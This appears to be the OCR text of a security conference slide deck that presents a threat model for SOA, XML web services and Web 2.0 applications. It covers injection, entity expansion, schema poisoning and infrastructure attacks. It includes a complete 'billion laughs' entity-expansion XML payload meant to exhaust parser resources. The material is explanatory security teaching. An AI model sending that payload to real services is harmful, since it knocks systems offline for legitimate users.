The SOA/XML Threat Model and New XML/SOA/Web 2.0 Attacks & Threats

Steve Orrin

Dir of Security Solutions, SSG-SPI

Intel Corp.

Agenda

- Intro to SOA/Web 2.0 and the Security Challenge
- The XML/SOA Threat Model
- Details on XML/Web Services & SOA Threats
- Next Generation and Web 2.0 Threats
- The Evolving Enterprise and Environment
- Summary
- Q&A

What is SOA?

A service-oriented architecture is essentially a collection of services. These services communicate with each other and the communication can involve either simple data passing or direct application execution also it could involve two or more services coordinating some activity.

What is a Service?

- A service is a function that is well-defined, self-contained, and does not depend on the context or state of other services.

What is a Web Service?

- Typically a web service is XML/SOAP based and most often described by WSDL and Schemas. In most SOA implementations a directory system known as UDDI is used to for Web Service discovery and central publication.

What is Web 2.0?

Web 2.0, a phrase coined by Tim O'Reilly and popularized by the first Web 2.0 conference in 2004, refers to a second generation of web-based communities and hosted services — such as social-networking sites, wikis and folksonomies — which facilitate collaboration and sharing between users.

Although the term suggests a new version of the World Wide Web, it does not refer to an update to Web technical specifications, but to changes in the ways software developers and end-users use the web as a platform.

Characteristics of Web 2.0

- The transition of web-sites from isolated information silos to sources of content and functionality, thus becoming computing platforms serving web applications to end-users
- A social phenomenon embracing an approach to generating and distributing Web content itself, characterized by open communication, decentralization of authority, freedom to share and re-use, and "the market as a conversation"
- Enhanced organization and categorization of content, emphasizing deep linking

Source: Wikipedia, the free encyclopedia
http://en.wikipedia.org/wiki/Web_2

It's a SOA World after all…


Fortune 1000 customers are deploying datacenter SOA and Web Services apps today


Average XML network traffic load of 24.4% expected to grow to 35.5% next year

Average number of WS applications across enterprise companies is up 300% over the last year


Gartner predicts 46% of IT professional services market is Web Services related in 2010

Web Services are now the preferred choice for application development - although performance barriers prevent widespread implementation





Why SOA? – The Cruel Reality



Where do SOA Apps & Web 2.0 data come from?

EDI Replacement

Decoupling of DB from C/S apps


EAI & Portals


e-Commerce


ERP/CRM/SFA/SCM

Social Networking & Collaboration


End User data








The SOA Implementation Roadmap



Example of Services Server Stack



Some Typical Web 2.0 Server Environments

- **LAMP = Linux, Apache, MySQL, PHP (or Perl or Python)**
- MAMP = Mac OS X, Apache, MySQL, PHP
- LAMR = Linux, Apache, MySQL, Ruby
- **WAMP = Microsoft Windows, Apache, MySQL, PHP**
- WIMP = Windows, IIS, MySQL, and PHP
- WIMSA or WISA = Windows, IIS, Microsoft SQL Server, ASP
- WISC = Windows, IIS, SQL Server, and C#
- WISP = Windows, IIS, SQL Server, and PHP
- JOLT = Java, Oracle, Linux, and Tomcat
- STOJ = Solaris , Tomcat, Oracle and Java

SOA Business Drivers

Effective Reuse of IT Applications & Systems

- IT layers & applications
- Across organization & trust boundaries

Reduce IT Complexity

- Implementation (language/platform agnostic)
- Standards-based application interaction

Faster IT results at lower costs

- Easier Fellow Traveler & internal system integration
- Less “custom” software/adapters/B2B Gateways
- Easier to introduce new services

Why is security so important in SOA

- Drastic & Fundamental shift in Authentication & Authorization models
- Real Business apps affected
- Non repudiation
- Externalization of application functionality and loss of internal controls
- Next generation threats and new risks

Increasing Risks

Time-to-Market

Complexity is Growing


- Mixed Bag of Standards
- Interoperability, reuse, etc.

Increasing Business Risks

- Continued Rise in malicious activity
- Government scrutiny and regulation pressures (HIPAA, GLBA, SB1386, etc..)
- Liability precedents for security incidents

The New Frontier

- Many of the attacks occur at the Application/Service layers



XML / Web Services Attacks

Old Attacks still valid


- Common Web Vulnerabilities
- Injection Attacks
- Buffer Overflow
- Denial of Service

The New Manipulation Attacks

- Entity and Referral Attacks
- DTD and Schema Attacks

The Next Generation Attacks

- Web Service Enabled Application Attacks
- Multi-Phase Attacks



SOA / XML Threat Model

Payload / Content threats

- Back End Target
  - Ex: SQL Injection, BAPI Protocol attack, Universal Tunnel Misuse
- End User Target
  - Ex: XSS, Malicious Active Content

XML Misuse / Abuse

- Ex: XML Injection, XPath Injection, XQuery Injection,

XML Structure Manipulation

- Ex: Entity Expansion, Referral Attacks, Schema Poisoning

Infrastructure Attacks

- Ex: Buffer overflow of Server
- Ex: DNS Poisoning for CA Server

XML/SOA Threat Model

Payload / Content threats

- Payload and Content threats use XML as a carrier for malicious code and content.
- Many of the existing web and application layer threats can leverage XML formats for delivery of the attack to targets.
- This category can be divided into two sub-categories:
  - Back End Target: the attacker uses the XML flow/message to attack a target application.
  - End User Target: targets the browser or client application of the service end user.
- One of the key differentiators of XML threats in general is that often times the XML document is persistent and lives on beyond the transaction.
  - This leads to longer term threat as an attack can be delivered before the actual attack occurs.

XML/SOA Threat Model

XML Misuse/Abuse

- Here XML structures and methods are misused to cause malicious outcomes.
  - As powerful a language XML and its uses are for the developer and application infrastructure, it is equally powerful for the attacker.
- In the Misuse example of XPath Injection:
  - The attacker can leverage the advanced functionality of XPath querying to perform more targeted and deeper invasions than its Web cousin SQL injection.
  - One example of this is the Blind XPath Injection attack

XML/SOA Threat Model

XML Structure Manipulation

- Malicious XML structures and formats.
- Most of these attacks use legitimate XML constructs in malicious ways.
  - Two common examples of this are Entity attacks (both External and Expansion based) and DTD/Schema based threats.
  - The most common example of Entity threat is the Entity Expansion attack.
    - The malicious XML message is used to force recursive entity expansion (or other repeated processing) that completely uses up available server resources.
    - The first example of this type of attack was the "many laughs" attack (some times called the 'billion laughs' attack).

```
<!DOCTYPE root [
  <!ENTITY ha "Ha !">
  <!ENTITY ha2 "&ha; &ha;">
  <!ENTITY ha3 "&ha2; &ha2;">
  <!ENTITY ha4 "&ha3; &ha3;">
  <!ENTITY ha5 "&ha4; &ha4;">
  ...
  <!ENTITY ha128 "&ha127; &ha127;">
]>
<root>&ha128;</root>
```

  - In the above example, the CPU is monopolized while the entities are being expanded, and each entity takes up X amount of memory - eventually consuming all available resources and effectively preventing legitimate traffic from being processed.

XML/SOA Threat Model

XML Structure Manipulation

•The Schema Poisoning attack is one of the earliest reported forms of XML threat.

- XML Schemas provide formatting and processing instructions for parsers when interpreting XML documents.
- Schemas are used for all of the major XML standard grammars coming out of OASIS.
- A schema file is what an XML parser uses to understand the XML's grammar and structure, and contains essential preprocessor instructions.

•Because these schemas describe necessary pre-processing instructions, they are very susceptible to poisoning.

XML/SOA Threat Model

Infrastructure Attacks

- Targeting the infrastructure that supports SOA and web services to disrupt or compromise the services and
  - Infrastructure misuse.
    - An example of infrastructure target is to DoS the application server hosting the services thus causing DoS to the service as well.
